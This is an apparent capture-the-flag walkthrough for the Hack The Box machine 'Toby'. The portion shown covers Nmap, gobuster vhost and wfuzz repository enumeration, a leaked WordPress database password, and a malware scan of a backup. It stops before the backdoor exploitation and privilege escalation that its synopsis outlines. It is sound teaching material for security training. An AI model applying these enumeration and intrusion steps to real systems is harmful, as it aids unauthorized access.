Toby

15th April 2022 / Document No D22.100.166

Prepared By: amra

Machine Author: InfoSecJack

Difficulty: Insane

Classification: Official

Synopsis

Toby, is a linux box categorized as Insane. The initial foothold on this box is about enumeration and exploiting a leftover backdoor in a Wordpress blog that was previously compormised. Eventually, a shell can be retrivied to a docker container. Enumerating the Docker environment, we can identify more Docker containers on the same internal network. Having access to the internal network a pivot can be made on an exposed MySQL server to extract some password hashes. Upon cracking the password hashes and testing for password re-use on previously exposed services the source code for a web application running on the internal Docker network can be found. The source code exposes a way to make the MySQL server connect back to a local machine. Using a rogue MySQL server and monitoring the inbound traffic a MySQL network authentication hash can be constructed and then cracked to reveal a plain text password. Testing for password re-use on the internal network containers, with SSH enabled, results in a valid authentication. Then, monitoring for interesting process shows a way to read a private SSH key for the user `jack` on the host machine. For the privilige escalation step, a malicious PAM module should be identified. Upon reversing it, it becomes clear that a time based bruteforce can be implemented to extract a hardcoded password character-by-character and then use this password to get `root`.

Skills Required

- Enumeration
- Docker enumeration
- Offline password cracking
- Reverse Engineering

Skills Learned

- Interacting with malware backdoors
- Cryptography
- PAM module authentication

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.121 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.121
```

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.121 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.121

Nmap scan report for 10.10.11.121
Host is up (0.079s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    nginx 1.18.0 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-title: Toby&#039;s Blog! \xF0\x9F\x90\xB4 &#8211; Just another WordPress site
|_http-generator: WordPress 5.7.2
|_http-server-header: nginx/1.18.0 (Ubuntu)
```

Looking at the Nmap output we can see SSH listening on port 22 and Nginx listening on port 80. Also, Nmap reveals that the web page served on port 80 is probably a Wordpress blog.

Nginx

Without any valid SSH credentials our first step is to visit `http://10.10.11.121`.

Skip to content

Toby's Blog! 🐴

Just another WordPress site

Horses!

But, upon visiting the website everything seems broken. Taking a closer look at the source code we can see the reason behind this:

```
<!doctype html>
<html lang="en-US" >
<head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>Toby&#039;s Blog! 🐴 &#8211; Just another WordPress site</title>
<meta name='robots' content='noindex, nofollow' />
<link rel='dns-prefetch' href='//wordpress.toby.htb' />
```

The problem is that the web page tries to load assets from `wordpress.toby.htb`. So let's add this entry to our `/etc/hosts` file.

```
echo "10.10.11.121 toby.htb wordpress.toby.htb" | sudo tee -a /etc/hosts
```

TOBY'S BLOG! 🐴

Just another WordPress site

Horses!

Now everything loads up as it should. Scrolling further down on the page we can see an interesting post from the author of the blog.

Hi All! I'm back! And so are my pictures of 🐴🙂 I managed to get all of them back after the attack because I had them up in the ☁

Published July 14, 2021

Categorized as Uncategorized

The blog post is hinting that the server was compromised earlier. This slight detail might come in handy later for framing a thought process regarding certain attack vectors.

Further inspecting the web page reveals no useful information.

Vhost enumeration

Since the Wordpress blog was served on a virtual host we could try and brute force the web server to see if there are other virtual hosts available. We can use Gobuster's vhost mode for this step:

```
gobuster vhost -u http://toby.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

```
gobuster vhost -u http://toby.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt

===============================================================
Gobuster v3.1.0
===============================================================
[+] Url:          http://toby.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
Found: backup.toby.htb (Status: 200) [Size: 7938]
Found: wordpress.toby.htb (Status: 200) [Size: 10781]
```


We can see and additional virtual host called `backup.toby.htb`, let's also add this to our `/etc/hosts` file:

```
echo "10.10.11.121 backup.toby.htb" | sudo tee -a /etc/hosts
```


`backup` vhost

Upon visiting `http://backup.toby.htb` we can see the service Gogs running on this subdomain.


Gogs is a self-hosted open-source git server written in Go language. One can think of it as a service similar to Github. It allows to create and maintain code repositories.




Looking around the web site, under the “Explore” tab, we found the an existing user with the username “toby-admin”. But, we were not able to list any repositories on this user’s profile.




We can try to register a new user in order to explore the application as a logged in user.



After creating a new account, we can try to create a new repository. There is an option for keeping the repository “Unlisted” which means that the newly create repository will be public but not listable on our profile.



After the repository is created we are redirected to `backup.toby.htb/dotguy/test_repo`.



Combining the pieces thus far it seems that we are able to brute force `unlisted` repositories just by knowing the username of the creator.


Using `wfuzz` we can fuzz for repositories under the user `toby-admin`:

```
wfuzz -u "http://backup.toby.htb/toby-admin/FUZZ" --hl 210 -c -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
```

```
wfuzz -u "http://backup.toby.htb/toby-admin/FUZZ" --hl 210 -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt

Target: http://backup.toby.htb/toby-admin/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000001612:   200        453 L    986 W      14028 Ch    "backup"
```

We have discovered a repository with the name `backup` for the user `toby-admin`.

Let's visit `http://backup.toby.htb/toby-admin/backup` to view to repository.



Interestingly enough, `tobi-admin` left a note stating that all the backdoors are removed and this is a backup of the Wordpress blog. There exists a high probability that a backdoor may have slipped the creator's efforts to remove all the malicious code from the blog. So, let's download this repo on our local system and search for any artifact that we could leverage to get a foothold.

Foothold

Clicking on the download button, we can get a `backup-master.zip` file. First of all, we have to extract the contents from the file:

```
unzip backup-master.zip
```

```
unzip backup-master.zip

Archive:  backup-master.zip
ffeba37f5f91b50de1096cabd4003e1b8c267956
   creating: backup/
   creating: backup/wordpress.toby.htb/
   creating: backup/wordpress.toby.htb/html/
  inflating: backup/wordpress.toby.htb/html/.htaccess
  inflating: backup/wordpress.toby.htb/html/index.php
  inflating: backup/wordpress.toby.htb/html/license.txt
  inflating: backup/wordpress.toby.htb/html/readme.html
  inflating: backup/wordpress.toby.htb/html/wp-activate.php
   creating: backup/wordpress.toby.htb/html/wp-admin/
  inflating: backup/wordpress.toby.htb/html/wp-admin/about.php
  <SNIP>
```

Looking at the output we can confirm that this is indeed a Wordpress site. Looking at the `backup/wordpress.toby.htb/html/wp-config.php` file we can find some credentials for MySQL.

```
<SNIP>
/** MySQL database username */
define( 'DB_USER', 'root' );

/** MySQL database password */
define( 'DB_PASSWORD', 'OnlyTheBestSecretsGoInShellScripts' );

/** MySQL hostname */
define( 'DB_HOST', 'mysql.toby.htb' );
<SNIP>
```

These credentials might come in handy later. Afterwards, we need to search the files for a left-over backdoor. Since Wordpress uses PHP to function we can search for possibly suspicious functions using a PHP malware scanner.

This tool scans files with `.php` extensions and tests them against rules to identify possiblyinfected files.

```
./scan -k -L -d backup/wordpress.toby.htb/html/

# ER # {<SNIP>/backup/wordpress.toby.htb/html/wp-admin/includes/class-pclzip.php} # 5712
# ER # {<SNIP>/backup/wordpress.toby.htb/html/wp-includes/formatting.php} # 3036
# ER # {<SNIP>/backup/wordpress.toby.htb/html/wp-includes/comment.php} # 3405
# ER # {<SNIP>/backup/wordpress.toby.htb/html/wp-config-docker.php} # 121
Start time: 2022-04-15 01:06:17
End time: 2022-04-15 01:06:18
Total execution time: 1
Base directory: <SNIP>/backup/wordpress.toby.htb/html
Total directories scanned: 118
Total files scanned: 743
Total malware identified: 4
```

